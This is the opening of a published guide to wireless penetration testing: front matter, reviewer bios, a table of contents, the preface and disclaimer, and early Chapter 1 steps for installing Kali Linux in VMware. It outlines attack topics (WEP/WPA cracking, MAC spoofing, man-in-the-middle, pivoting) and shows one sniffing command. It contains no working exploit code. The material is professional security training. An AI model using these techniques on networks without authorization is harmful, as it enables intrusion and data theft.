



Community Experience Distilled

Mastering Wireless Penetration Testing for Highly Secured Environments

Scan, exploit, and crack wireless networks by using the most advanced techniques from security professionals

Aaron Johns

[PACKT] open source*
PUBLISHING community experience distilled

Mastering Wireless Penetration Testing for Highly Secured Environments

Scan, exploit, and crack wireless networks
by using the most advanced techniques
from security professionals

Aaron Johns

[PACKT] open source 
PUBLISHING community experience distilled

BIRMINGHAM - MUMBAI

Mastering Wireless Penetration Testing for Highly Secured Environments

Copyright © 2015 Packt Publishing

All rights reserved. No part of this book may be reproduced, stored in a retrieval system, or transmitted in any form or by any means, without the prior written permission of the publisher, except in the case of brief quotations embedded in critical articles or reviews.

Every effort has been made in the preparation of this book to ensure the accuracy of the information presented. However, the information contained in this book is sold without warranty, either express or implied. Neither the author, nor Packt Publishing, and its dealers and distributors will be held liable for any damages caused or alleged to be caused directly or indirectly by this book.

Packt Publishing has endeavored to provide trademark information about all of the companies and products mentioned in this book by the appropriate use of capitals. However, Packt Publishing cannot guarantee the accuracy of this information.

First published: January 2015

Production reference: 1210115

Published by Packt Publishing Ltd.
Livery Place
35 Livery Street
Birmingham B3 2PB, UK.

ISBN 978-1-78216-318-3

www.packtpub.com

Credits

Author

Aaron Johns

Project Coordinator

Kranti Berde

Reviewers

S. Boominathan

Danang Heriyadi

Tajinder Singh Kalsi

Deep Shankar Yadav

Proofreaders

Mario Cecere

Maria Gould

Joyce Littlejohn

Commissioning Editor

Kunal Parikh

Indexers

Monica Ajmera Mehta

Tejal Soni

Acquisition Editor

Kevin Colaco

Graphics

Komal Ramchandani

Content Development Editor

Ruchita Bhansali

Production Coordinator

Komal Ramchandani

Technical Editor

Dennis John

Cover Work

Komal Ramchandani

Copy Editor

Ameesha Green

About the Author

Aaron Johns currently works for Intrasect Technologies as an IT Specialist. He provides support for over 160 clients. His work roles include maintaining business networks and security policies to increase operational efficiencies and reduce costs.

Aaron also publishes videos and books for Packt Publishing, one of the most prolific and fast-growing tech book publishers in the world. He has also filmed several independent videos.

Aaron started broadcasting YouTube videos in 2007. In 2009, he was offered a partnership with YouTube. He has provided security awareness to over 1.2 million viewers and 6,300 subscribers. As of today, Aaron still serves as a Technology Partner for YouTube. He is also in partnership with Symantec Corporation and Check Point Software Technologies Ltd. You'll also find Aaron as a guest or interviewed as a security professional on several YouTube videos and podcasts.

His qualifications and certifications include a bachelor's degree from International Business College where he majored in network administration as well as several industry certifications such as WCSP-XTM.

To find out more, you can visit his website at <http://www.aaronjohns.com/>.

I would like to thank my wife, Megan, for always being supportive and my colleague Nathan for helping me perfect my IT knowledge and skills. I would also like to thank my best friend Zack for all the good times we've had together in life. In addition, I would like to thank my niece, Madalynn, and nephew, Cody, for their hugs and laughter they bring to me. Special thanks goes to my Dad, Mom, and brother; it is people like you that make my life amazing and entertaining!

About the Reviewers

S. Boominathan is a highly professional security expert with more than 3 years of experience in the field of information security, vulnerability assessment, and penetration testing. He is currently working with a bellwether of an India-based MNC and feels privileged to be a part of the company. He has various certifications, including N+, CCNA, CCSA, CEHv8, CHFI v4, and QCP (QualysGuard Certified Professional), and is a wireless pentesting expert. He has worked in various fields simultaneously, such as malware analysis, vulnerability assessment, network pentesting, and wireless pentesting.

I would like to thank my parents, Sundaram and Valli, and my wife, Uthira, for all their support and my brother, Sriram, for helping me to review this book thoroughly. I would also like to thank the author and Packt Publishing for providing the opportunity to review this book.

Danang Heriyadi is an Indonesian computer security researcher who specializes in reverse engineering and software exploitation and has more than 5 years of hands-on experience.

He is currently working at Hatsecure as an instructor for Advanced Exploit and ShellCode Development. As a researcher, he loves to share IT security knowledge on his blog at FuzzerByte (<http://www.fuzzerbyte.com>).

I would like to thank my parents for giving me life; without them, I wouldn't be here today. I would also like to thank my girlfriend for supporting me every day with smiles and love, and also all my friends, who I can't describe one by one.

Tajinder Singh Kalsi is an entrepreneur – the co-founder and technical evangelist at Virscent Technologies Pvt. Ltd. – with more than 7 years of working experience in the field of IT. He commenced his career with WIPRO as a technical associate, and later became an IT consultant-cum-trainer. As of now, he conducts seminars in colleges all across India on topics such as information security, Android application development, website development, and cloud computing. He has reached more than 125 colleges and nearly 9500+ students to date.

As well as training, he also maintains a couple of blogs (www.virscent.com/blog and www.tajinderkalsi.com/blog) that discuss various hacking tricks. He also reviewed the book titled *Web Penetration Testing with Kali Linux* and *Mastering Kali Linux for Advanced Penetration Testing*, both by Packt Publishing.

Catch him on Facebook at www.facebook.com/tajinder.kalsi.tj or follow his website at www.tajinderkalsi.com.

I would like to thank the team of Packt Publishing for coming across me through my blog and offering me this opportunity again. I would also like to thank my family and close friends for all the support they have given while I was working on this project.

Deep Shankar Yadav is an InfoSec professional with more than 6 years of comprehensive experience in various verticals of IS. His domains of expertise are mainly in cyber-crime investigations, digital forensics analysis, wireless security, VAPT, mobile security, exploit development, compliance for mandates and regulations, and IT GRC.

Awarded with the bachelor's degree in computer science and engineering from Uttar Pradesh Technical University, India, he also possesses several industry-recognized certifications such as Certified Ethical Hacker (C|EH), Computer Hacking Forensics Investigator (CH|FI), K7 Certified Enterprise Security Associate, and more.

He has been closely associated with Indian law enforcement agencies for over 4 years, dealing with digital crime investigations and related training, during the course of which he received several awards and appreciation from senior officials of the police and defense organizations in India. Utilizing his individual expertise, he has solved many cases on cybercrimes, such as phishing, data theft, espionage, credit card fraud, several social media fake profile impersonation cases, e-mail hacking, SMS spoofing, cyber pornography, cybercrime cases, and identity theft, to the extent that he is also acknowledged by Facebook, PayPal, Mozilla, Microsoft, and CERT-IN for fishing out vulnerable threats.

Currently, he is the working CISO for WORMBOAT Technologies, India. As well as this, he is also associated with several other companies as an adviser and a member on the board of directors. He is very open to new contacts; feel free to mail him at mail@deepshankaryadav.com or visit his website at <http://www.deepshankaryadav.com>.

I would like to thank my mother, Mrs. Mithlesh, for her huge support when I was following my dreams.

www.PacktPub.com

Support files, eBooks, discount offers, and more

For support files and downloads related to your book, please visit www.PacktPub.com.

Did you know that Packt offers eBook versions of every book published, with PDF and ePub files available? You can upgrade to the eBook version at www.PacktPub.com and as a print book customer, you are entitled to a discount on the eBook copy. Get in touch with us at service@packtpub.com for more details.

At www.PacktPub.com, you can also read a collection of free technical articles, sign up for a range of free newsletters and receive exclusive discounts and offers on Packt books and eBooks.



<https://www2.packtpub.com/books/subscription/packtlib>

Do you need instant solutions to your IT questions? PacktLib is Packt's online digital book library. Here, you can search, access, and read Packt's entire library of books.

Why subscribe?

- Fully searchable across every book published by Packt
- Copy and paste, print, and bookmark content
- On demand and accessible via a web browser

Free access for Packt account holders

If you have an account with Packt at www.PacktPub.com, you can use this to access PacktLib today and view nine entirely free books. Simply use your login credentials for immediate access.

Table of Contents

Preface	1
Chapter 1: Preparing for an Effective Wireless Penetration Test	5
Benefits	6
Value and loyalty	7
Expertise and skills	7
Who should read this book?	8
What is Kali Linux?	9
Downloading Kali Linux	10
Installing Kali Linux in VMware Player	11
Updating Kali Linux	18
Wireless penetration tools	21
HashCalc	22
NetStumbler	23
inSSIDer	23
Kismet	24
WEPCrack	25
Aircrack-ng	26
Metasploit	27
Nessus	28
Armitage	28
Nmap	29
Wireshark	30
Scapy	31
Wireless terminologies	32
Why can't I use my built-in Wi-Fi chipset in my laptop?	33
How can I determine whether my Wi-Fi chipset can be used?	33

Wireless hardware	33
Wireless models	33
Three wireless models	34
Alfa AWUS036NHR	34
Alfa AWUS036H	35
TL-WN722N	36
Summary	37
Chapter 2: Wireless Security Testing	39
Wireless penetration testing methodology	40
Why should I follow this methodology?	40
Wireless attacks and penetration steps	40
Wireless attacking techniques and methods	43
Access control attacks	43
War driving	44
Rogue access points	45
Ad hoc associations	45
MAC spoofing	46
802.11 RADIUS cracking	46
Confidential attacks	47
Eavesdropping	48
WEP key cracking	48
Evil twin AP	49
AP Phishing	50
The man-in-the-middle attack	51
Credential attacks	51
Credential harvester	52
Phishing	53
Authentication attacks	53
Shared key guessing	54
PSK cracking	55
Sniffing application credentials	56
Cracking domain accounts	56
VPN login cracking	57
802.11 identify theft	58
802.11 password guessing	58
802.11 LEAP cracking	59
802.11 EAP downgrade attack	60
Issues with wireless networks	60
Prevention	62
Summary	63
Chapter 3: Footprinting and Reconnaissance	65
What is footprinting and reconnaissance?	66
Wireless network discovery	66
Nmap	67

Nmap commands	68
Zenmap	73
Wireless scanning	74
Passive scanning	75
Active scanning	75
How scanning works	75
Sniffing wireless networks	76
The Wireshark application	76
Ettercap	77
dsniff	85
Identifying your targets	88
Protecting/preventing yourself from attacks	89
Summary	89
Chapter 4: Penetrating Wireless Networks	91
<hr/>	
Planning an attack	92
What you'll need for the attack?	92
The plan for attacking wireless networks	92
Wireless password cracking	93
WEP encryption	93
Cracking WEP encryption	93
Cracking WPA and WPA2 encryption	97
What is Reaver?	99
How does Reaver work?	100
Protecting yourself against Reaver	100
WPA/WPA2 cracking results	100
Spoofing your MAC address	101
Protect yourself from wireless attacks	103
Summary	104
Chapter 5: Gaining Access to the Network	105
<hr/>	
Identifying hosts	106
Network mapping tools	106
Determining the network size	109
Determining the network size in Kali Linux	109
Detecting vulnerable hosts	110
Preventing against threats	116
Preventing the identification of hosts	116
Preventing others from determining your network size	117
Protection of vulnerable hosts	117
Summary	117

Chapter 6: Vulnerability Assessment	119
Planning an assessment	120
Components of a vulnerability assessment plan	121
Planning the process of a vulnerability assessment	122
Setting up a vulnerability scanner	124
Downloading Nessus	124
Installing Nessus	124
Running the vulnerability scanner	129
Generating reports	135
Resolving vulnerabilities	137
Summary	137
Chapter 7: Client-side Attacks	139
How client-side attacks work	140
Types of client-side attacks	141
Sniffing unencrypted traffic	142
Honeypot attacking	148
How do I protect myself from a honeypot or man-in-the-middle attack?	149
Karmetasplit	150
Jasager	158
Preventions	159
Summary	160
Chapter 8: Data Capture and Exploitation	161
Capturing unencrypted traffic	162
Man-in-the-middle attacks	162
Metasploit	170
Preventions	174
Summary	175
Chapter 9: Post-Exploitation	177
Creating a pivot	178
Documenting your penetration test	182
Cleaning up unnecessary work	185
Prevention	186
Summary	186
Chapter 10: Reporting	187
Planning the report	188
Writing the report	190
Introduction	190
Audience	190
Collect information	191

Objectives	191
Assumption	192
Time entries	192
Overview of information	192
Detailed information	193
Vulnerabilities	193
Impact, likelihood, and risks	194
Recommendations	194
References	195
Sources	195
Finishing the report	195
Summary	196
Index	197

Preface

Wireless technology has become increasingly popular as it allows you to easily access the Internet from all sorts of locations around the world without requiring a network cable. But a wireless network isn't always secure if you don't understand its dangers, and especially if precautions are not taken. It is important to secure your wireless network for your own protection. Instances of identity and personal information theft has risen in the last several years.

Even though it is easier to set up and connect to an unsecure wireless network, it is no longer safe as there is a greater risk of your personal data being stolen. It can be easily intercepted by another user with little to no experience. An unsecured wireless network is also another way for a user to monitor your online activity, such as your web surfing habits, chats, e-mail, and even your online banking account. While this book provides methods to protect wireless networks, it focuses heavily on how an attacker can break into a secured wireless network. It also demonstrates what an attacker can do once they have access to a wireless network.

What this book covers

Chapter 1, Preparing for an Effective Wireless Penetration Test, gives a brief introduction to wireless penetration testing, Kali Linux, and wireless cards.

Chapter 2, Wireless Security Testing, shows you the steps to take during a wireless penetration test. It also explains examples of wireless attacking techniques and methods.

Chapter 3, Footprinting and Reconnaissance, explains two different types of wireless scanning and how they are used: sniffing wireless networks for rogue access points and logging usernames and passwords.

Chapter 4, Penetrating Wireless Networks, explains how to plan an attack, crack WEP/WPA/WPA2 wireless networks, and perform MAC spoofing to gain unauthorized access to the wireless network. You will also learn how to protect yourself from these threats.

Chapter 5, Gaining Access to the Network, discusses how to access an unauthorized network, run an assessment on the network to identify hosts, determine the network size, and detect vulnerable hosts.

Chapter 6, Vulnerability Assessment, performs a vulnerability assessment on the network to determine potential threats on it.

Chapter 7, Client-side Attacks, shows how a hacker can attack systems and other devices on the network. You will also learn how to protect yourself from these attacks.

Chapter 8, Data Capture and Exploitation, explains how to capture sensitive information on unencrypted traffic and how man-in-the-middle attacks work.

Chapter 9, Post-Exploitation, explains how to pivot into the local network to access other hosts and networks, document their work, and clean up.

Chapter 10, Reporting, explains how to provide a report that contains detailed information on vulnerabilities during the wireless penetration test. The summarized report will provide documentation of the test and how to resolve the potential threats.

Disclaimer

The content within this book is for educational purposes only. It is designed to help users test their own system against information security threats and protect their IT infrastructure from similar attacks. Packt Publishing and the author of this book take no responsibility for actions resulting from the inappropriate usage of learning material contained within this book.

What you need for this book

The following are the requirements:

- Microsoft Windows OS
- 2 GB RAM or more
- USB 2.0 ports
- Internet access
- Wireless card or adapter supporting Kali Linux

Who this book is for

If you are an IT professional or security consultant and want to improve your networking and security skills on wireless networks, this book is for you. This book will teach you how to be an expert in penetrating wireless networks and cracking and exploiting networks and systems. You will fully understand how wireless networks work and how important it is to secure your wireless network.

Conventions



In this book, you will find a number of styles of text that distinguish between different kinds of information. Here are some examples of these styles and an explanation of their meaning.



Code words in text, database table names, folder names, filenames, file extensions, pathnames, dummy URLs, user input, and Twitter handles are shown as follows: "You can use the `search` command in Metasploit to match CVEs."

Any command-line input or output is written as follows:

```
dsniff -n -i eth0
```

New terms and **important words** are shown in bold. Words that you see on the screen, in menus or dialog boxes for example, appear in the text like this: "Click on **Start** and then click on **Start Sniffing**."

 Warnings or important notes appear in a box like this. 

 Tips and tricks appear like this. 

Reader feedback

Feedback from our readers is always welcome. Let us know what you think about this book—what you liked or disliked. Reader feedback is important for us as it helps us develop titles that you will really get the most out of.

To send us general feedback, simply e-mail feedback@packtpub.com, and mention the book's title in the subject of your message.

If there is a topic that you have expertise in and you are interested in either writing or contributing to a book, see our author guide at www.packtpub.com/authors.

Customer support

Now that you are the proud owner of a Packt book, we have a number of things to help you to get the most from your purchase.

Errata

Although we have taken every care to ensure the accuracy of our content, mistakes do happen. If you find a mistake in one of our books – maybe a mistake in the text or the code – we would be grateful if you could report this to us. By doing so, you can save other readers from frustration and help us improve subsequent versions of this book. If you find any errata, please report them by visiting <http://www.packtpub.com/submit-errata>, selecting your book, clicking on the **Errata Submission Form** link, and entering the details of your errata. Once your errata are verified, your submission will be accepted and the errata will be uploaded to our website or added to any list of existing errata under the Errata section of that title.

To view the previously submitted errata, go to <https://www.packtpub.com/books/content/support> and enter the name of the book in the search field. The required information will appear under the **Errata** section.

Piracy

Piracy of copyrighted material on the Internet is an ongoing problem across all media. At Packt, we take the protection of our copyright and licenses very seriously. If you come across any illegal copies of our works in any form on the Internet, please provide us with the location address or website name immediately so that we can pursue a remedy.

Please contact us at copyright@packtpub.com with a link to the suspected pirated material.

We appreciate your help in protecting our authors and our ability to bring you valuable content.

Questions

If you have a problem with any aspect of this book, you can contact us at questions@packtpub.com, and we will do our best to address the problem.

1

Preparing for an Effective Wireless Penetration Test

As a security professional, you know that there are risks involved when working with data. Data can be accessed by anyone, especially by those who shouldn't. While this book may provide useful information to protect you, we cannot guarantee your safety. What administrators need to understand about potential security threats is that bad things can happen at any given time. If the cost to protect your data is too expensive for you or your employer, then it can be assumed that all of your data has no value.

This chapter will focus on the benefits of advanced wireless penetration testing and the skills needed to get started with it. Then you will be able to comprehend the next few chapters with some fundamental knowledge already in mind. If you think you already have enough basic knowledge, it may be possible for you to skip this chapter. However, remember that if you do choose to skip, you may miss out on several key factors such as understanding Kali Linux and knowing which wireless cards to use. So, reading these sections will be well worth your time.

Small or big, wireless networks all serve the same purpose: to access a network over a radio frequency, whether it is a laptop, tablet, or mobile phone. Wireless networks enable users to access a local network or even the Internet without a cable. Sounds great right? So what is the problem?

In today's society, we see a lot more users getting compromised, especially in public Wi-Fi locations. There may be an open wireless network, weak encryption, or just plain trust issues. But before we begin, you'll probably need some proper equipment to follow the demonstrations. Since we're focusing on advanced wireless penetration testing, we'll definitely need to concentrate on the security portion. Now, you need to keep your mind open and start thinking like a hacker.

In this chapter, we will cover the following topics:

- What is Kali Linux?
- Installing and updating Kali Linux
- Wireless penetration tools
- Wireless terminologies

Benefits

The following are the benefits of wireless penetration testing:

- **Avoiding compromised corporate data:** Security breaches are expensive and can cost an organization millions of dollars due to viruses, worms, Trojan horses, and illegal activities. Wireless penetration testing can help you avoid these traps by identifying risks before there is a security break.
- **Evaluating vulnerabilities:** Wireless penetration testing can provide information on exploitable threats by enabling you to perform an audit. You can identify the most critical threats for an organization and prevent attacks before they actually happen. Keeping your organization's systems and software up to date greatly reduces security risks.
- **Setting regulations and policies:** Wireless penetration testing helps organizations address security threats by settings rules or policies to protect their employees. Making sure that the sales department only has access to the sales information is key. You definitely don't want your users snooping in on someone else's files.

Value and loyalty

All it takes is just one user to get their system compromised and lose valuable customer data, and this will greatly affect the number of sales and ruin an organization's reputation. No one ever wants to lose the loyal customers that they have worked with and who are hard to gain and retain. Wireless penetration testing can help avoid these issues. The best benefit of wireless penetration testing is security awareness. It is very important to understand how hackers break into these networks and what they can do once they do have access. This is why "thinking like the hacker" can help prevent future attacks. You need to understand who your target is and what they could possibly be looking for on your system or network. Is the data valuable or not? Always ask yourself in the form of a "what if". For example, what if a hacker gets access to your online shopping account, could they purchase anything? What if a hacker got security clearance to your workplace, could they cause potential damage to your organization? These are only a few examples, but I'm sure that you get the idea.

Expertise and skills

Remember, this book is designed to focus on advanced wireless penetration testing. It will place emphasis on understanding the principles behind various attacks. This book is not filled with quick how-to tutorials or guides on public tools. Instead, you will learn the following:

- A detailed understanding of wireless security
- How to audit networks for security vulnerabilities
- How to provide different types of Wi-Fi attacks as a proof of concept
- Best security practices to follow when creating a secure wireless network

You must have the following to follow the demonstrations:

- Kali Linux installed on a virtual machine
- A computer with at least 512 MB of RAM
- USB 2.0 ports on the computer for a wireless card

You must also have the following basic skill sets:

- Wireless networking
- Computer security
- The Linux operating system
- Setting up and configuring wireless networks

To summarize, you will learn a lot of different exploitable techniques and methods to prevent wireless attacks from occurring in the first place. If you have used the Kali Linux operating system before, you will want to log in to that right now. It might be hard for you to comprehend this book if you do not have the skill sets listed previously. Please take your time to review any terms that you do not recognize because this will help you when we get involved in some hands-on demonstrations in the later chapters of this book.

Who should read this book?

Who would be interested in this book? Certainly not everyone, but I would hope that most network administrators or information security specialists should be! Let's think about this for a few minutes. Imagine yourself as the IT administrator doing your daily tasks and duties. Then, to your great surprise, your wireless infrastructure goes down! Now this will depend on the business's production environment, but let's say that you work for a retail distributor and they rely on wireless communication constantly in the warehouse to pick and ship products. They use **Wired Equivalent Privacy (WEP)** encryption on two access points. You get notified about the situation and try to connect wirelessly to remotely access the wireless access point via HTTP protocol. It will not accept your login credentials. You begin to wonder what the heck is going on and then hear from other staff members that they cannot log in into their e-mail accounts or other personal accounts. You panic and sprint out to the warehouse to shut off the access points.

In this example, the problem is that the organization was still using WEP encryption, which takes no longer than 6 minutes to crack and gain full access. A hacker could break this encryption, connect like a regular user, and then proceed by scanning the network, running a man-in-the-middle attack, or DNS-spoofing the network. The hacker could have many different user logins, including system admin logins to servers, and potentially gain access to the organization's credential information. Finally, the hacker could copy this information and sell it online or even to other business companies. This is why it is extremely important to keep everything up to date, including your wireless encryption algorithm. As of today's standards, it is recommended to use at least **Wi-Fi Protected Access (WPA)** encryption. In some cases, it does depend on the equipment and devices being used in the organization because not all devices support the newer encryptions, so they end up using WEP encryption throughout the entire organization. If you do use WEP, make sure you apply MAC filtering and log all activity within the wireless access point.

To summarize, every administrator should read this book. That means even if you aren't looking for advanced wireless penetration testing techniques and methods. This book will provide preventions against security penetration in just about every chapter. I believe prevention is extremely important to cover because not only will you know how to protect yourself, but also what threats are out there in the real world.

What is Kali Linux?

I certainly hope you know what Kali Linux is right now because we will be using it throughout this book. Kali Linux is a security penetration testing distribution built on Debian Linux. It covers many different varieties of security tools, each of which are organized by category. Let's begin by downloading and installing Kali Linux!



Downloading Kali Linux

Congratulations, you have now started your first hands-on experience in this book! I'm sure you are excited so let's begin! Visit <http://www.kali.org/downloads/>. Look under the **Official Kali Linux Downloads** section:




In this demonstration, I will be downloading and installing **Kali Linux 1.0.6 32 Bit ISO**. Click on the **Kali Linux 1.0.6 32 Bit ISO** hyperlink to download it.

Depending on your Internet connection, this may take an hour to download, so please prepare yourself ahead of time so that you do not have to wait on this download. Those who have a slow Internet connection may want to reconsider downloading from a faster source within the local area. Restrictions on downloading may apply in public locations. Please make sure you have permission to download Kali Linux before doing so.


Installing Kali Linux in VMware Player

Once you have finished downloading Kali Linux, you will want to make sure you have VMware Player installed. VMware Player is where you will be installing Kali Linux. If you are not familiar with VMware Player, it is simply a type of virtualization software that emulates an operating system without requiring another physical system. You can create multiple operating systems and run them simultaneously. Perform the following steps:


1. Let's start off by opening VMware Player from your desktop:



2. VMware Player should open and display a graphical user interface:




3. Click on **Create a New Virtual Machine** on the right:




4. Select **I will install the operating system later** and click on **Next**.

5. Select **Linux** and then **Debian 7** from the drop-down menu:




6. Click on **Next** to continue.
7. Type `Kali Linux` for the virtual machine name.
8. Browse for the Kali Linux ISO file that was downloaded earlier then click on **Next**.

